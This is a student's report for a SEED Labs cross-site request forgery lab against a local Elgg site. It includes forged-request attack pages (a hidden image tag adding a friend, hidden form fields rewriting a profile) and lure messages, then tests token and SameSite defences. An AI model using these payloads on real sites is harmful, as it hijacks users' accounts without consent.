

Lab 7

Student ID: 1005288

During setup, I encountered “Container is restarting, wait until the container is running” error, where the sql container is aborted and restarted continuously.

Error response from daemon: Container 786165f1eac881284dd831d4fdd70f5f1901b8a1fe4c2bb86a04989ccea261c8d is restarting, wait until the container is running

```
mysql-10.9.0.6 exited with code 1
mysql-10.9.0.6 | 2023-11-20 12:52:35+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-11-20 12:52:35+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-20 12:52:35+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-11-20T12:52:35.893387Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 43
mysql-10.9.0.6 | 2023-11-20T12:52:35.894569Z 0 [ERROR] [MY-010457] [Server] --initialize specified but the data directory has files in it. Aborting.
mysql-10.9.0.6 | 2023-11-20T12:52:35.894574Z 0 [ERROR] [MY-013236] [Server] The designated data directory /var/lib/mysql/ is unusable. You can remove all files that the server added to it.
mysql-10.9.0.6 | 2023-11-20T12:52:35.894789Z 0 [ERROR] [MY-010119] [Server] Aborting
mysql-10.9.0.6 | 2023-11-20T12:52:35.894891Z 0 [System] [MY-010910] [Server] /usr/sbin/mysqld: Shutdown complete (mysqld 8.0.22)  MySQL Community Server - GPL.
```

Had to rebuild the images, sometimes had to rerun the compose up command or restart the VM.


When everything was running fine, we edited the /etc/hosts file.

```
[11/20/23]seed@VM:~/.../Labsetup$ sudo nano /etc/hosts
```


```
# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrf-lab-defense.com
10.9.0.105 www.csrf-lab-attacker.com
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

Task 1

I was able to go into the web page, as we can see on the left window, the HTTP live header extension captured the GET request for the web page. When we log in as alice (username: alice, password: seedalice), we can see that the extension captured the POST request.



GET request captured



POST request captured



POST request details

Task 2

For this task, we need to set up the `www.attacker32.com` page, and know the format of an "add friend" request. To construct the request, we need

1. Samy's guid
2. Request template (URL)

From the captured friend request, the template URL is

`http://www.seed-server.com/action/friends/add?friend={guid}&{session token etc}`, but we do not need the session token because it was disabled at this stage.

Inspection of the web elements shows that Samy's UID is 59. We only need to modify the guid to be 59, so that when Alice clicks on the link sent, the add friend request is sent.

```
{
  "guid": 59,
  "type": "user",
  "subtype": "user",
  "owner_guid": 59,
  "container_guid": 0,
  "time_created": "2020-04-26T15:23:51-04:00",
  "time_updated": "2020-04-26T15:23:51-04:00",
  "profile_url": "http://www.seed-server.com/profile/samy",
  "name": "Samy",
  "username": "samy",
  "language": "en",
  "admin": false,
  "token": "jRNKoi46MvFBDzSWZNpXN",
  "data": {},
  "parent_guid": 0,
  "parent_type": "user",
  "parent_subtype": "user",
  "parent_owner_guid": 59,
  "parent_container_guid": 0,
  "parent_time_created": "2020-04-26T15:23:51-04:00",
  "parent_time_updated": "2020-04-26T15:23:51-04:00",
  "parent_profile_url": "http://www.seed-server.com/profile/samy",
  "parent_name": "Samy",
  "parent_username": "samy",
  "parent_language": "en"
}
```

We will modify img src to be `"http://www.seed-server.com/action/friends/add?friend=59"` in `addfriend.html` in the Seed VM, since the attacker container has these files mounted, any changes made will automatically be reflected.

```
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src= http://www.seed-server.com/action/friends/add?friend=59 alt="image"
      width="1" height = "1"/>
</body>
</html>
```

After the html page was completed, we sent the page as a link to Alice in a message. Initially, Alice's friend list was empty.

Alice's friends

No friends yet.



Alice

As seen, Samy was added to Alice's friend list after clicking the link and Samy was added to Alice's friend list.


Elgg For SEED Labs

Alice > Messages


You have successfully added Sammy as a friend.

Inbox


+ Compose a message


☐

add friend request
 From **Sammy** 3 minutes ago
 check out this link ! <http://www.attacker32.com/addfriend.html>

Delete Mark read Toggle all


Alice

Alice's friends


Sammy


Alice

Task 3

Again, we get the template by editing Sammy's profile. We need

1. URL of the edit profile request
2. guid of Alice (can try sending requests to Alice and check the guid)


The URL is "http://www.seed-server.com/action/profile/edit"

POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----218539606525913840611953243832
Content-Length: 3000
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/sammy/edit
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __qsas=ID=a36b1441b8ee1a87:T=17004
Upgrade-Insecure-Requests: 1
```

atgatAnauxhw&_elgg_ts=1700493787&name=Sammy&description=<p>asd</p> &accesslevel[description]=2&briefdescri

from inspecting the "add friend" request, Alice's guid is 56.



Also, we needed to know what values to put for the different parameters, name = Alice, guid = 56, briefdescription = "Samy is my hero", which is the output we want to reflect on the target's page.

```
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
}
```

After completing these, we sent the link to Alice like in task2.

Alice › Messages

Inbox

+ Compose a message




edit profile

From Samy just now

Hey click on this link to go into wonderland: <http://www.attacker32.com/editprofile.html>

As seen, Alice's profile had been modified to our target text.



Extra questions:

1. As mentioned above, we can find Alice's guid by sending her a friend request and looking at the POST request captured. That was how we knew Alice's guid was 56.
2. No, he will not be able to as these attacks require the visitors' guid, and since it is unique for each user, it will not be possible as it is random where users that visit the page will not have a pattern for the guid.

Task 4

Based on the instructions, we would need to remove the return statement in the validate() function.

```
GNU nano 4.8                               CsrF.php                               Modified
* @param Request $request Request
*
* @return void
* @throws CsrFException
*/
public function validate(Request $request) {
    // return; // Added for SEED Labs (disabling the CSRF countermeasu>
    $token = $request->getParam('__elgg_token');
```

After the return statement was commented out, the Elgg token and timestamps countermeasure was up.

To check that the countermeasure was successful, we removed Samy as a friend and visited his malicious link again. As shown, there was an error processing the attack due to missing token and timestamp parameters.

Inbox

[+ Compose a message](#)

Task 5

SameSite Cookie Experiment X

www.example32.com

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- [cookie-normal](#): normal cookie
- [cookie-lax](#): samesite cookie (Lax type)
- [cookie-strict](#): samesite cookie (Strict type)

Experiment A: click [Link A](#)

Experiment B: click [Link B](#)

SameSite Cookie Experiment

A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

B. Sending Get Request (form)

C. Sending Post Request (form)

SameSite Cookie Experiment

A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

Link A (same-site)

GET request (link): all cookies

GET request (form): all cookies

POST request: all cookies

Link B (cross-site)

GET request (link): normal, lax

GET request (form): normal, lax

POST request: normal

- We can see that strict-cookies were not in cross-site requests, and lax cookies are not sent with cross-site POST requests. Samesite cookies are set by servers to tell the browser if a cookie should be sent together with a request, thus a strict cookie is not sent alongside a cross-site request.

A basic scenario would be if a user logs in to a server, tries to follow a link to another website, a strict cookie will not be sent with the request, which means that the session data is safe. Also, an attacker would not be able to take actions on the user's behalf by using cookie information, as seen when we were logged in as Alice and accesses the addfriend.html page through another tab instead of clicking the link, Alice was still forced to add Samy as a friend, and a strict cookie prevents this.

- Samesite cookies are session cookies with the `samesite` attribute turned on, and works on the HTTP headers. Cookies will check the domain names in the HTTP requests, and determine if it is the same as its origin domain.

- Set samesite types to be strict or lax, both will work nicely to defend against CSRF attacks, provided the user does not initiate a GET request to a suspicious website. Both implementations will prevent a POST request from succeeding, therefore protecting the user, and the differences will lie in how the Elgg webpage was designed. If Elgg plans on using more iframes and embedded links to bring users to other pages, a strict cookie might be better to prevent any leakage of session data.

In conclusion, these implementations are highly dependent on users being clear on what data they can and cannot share.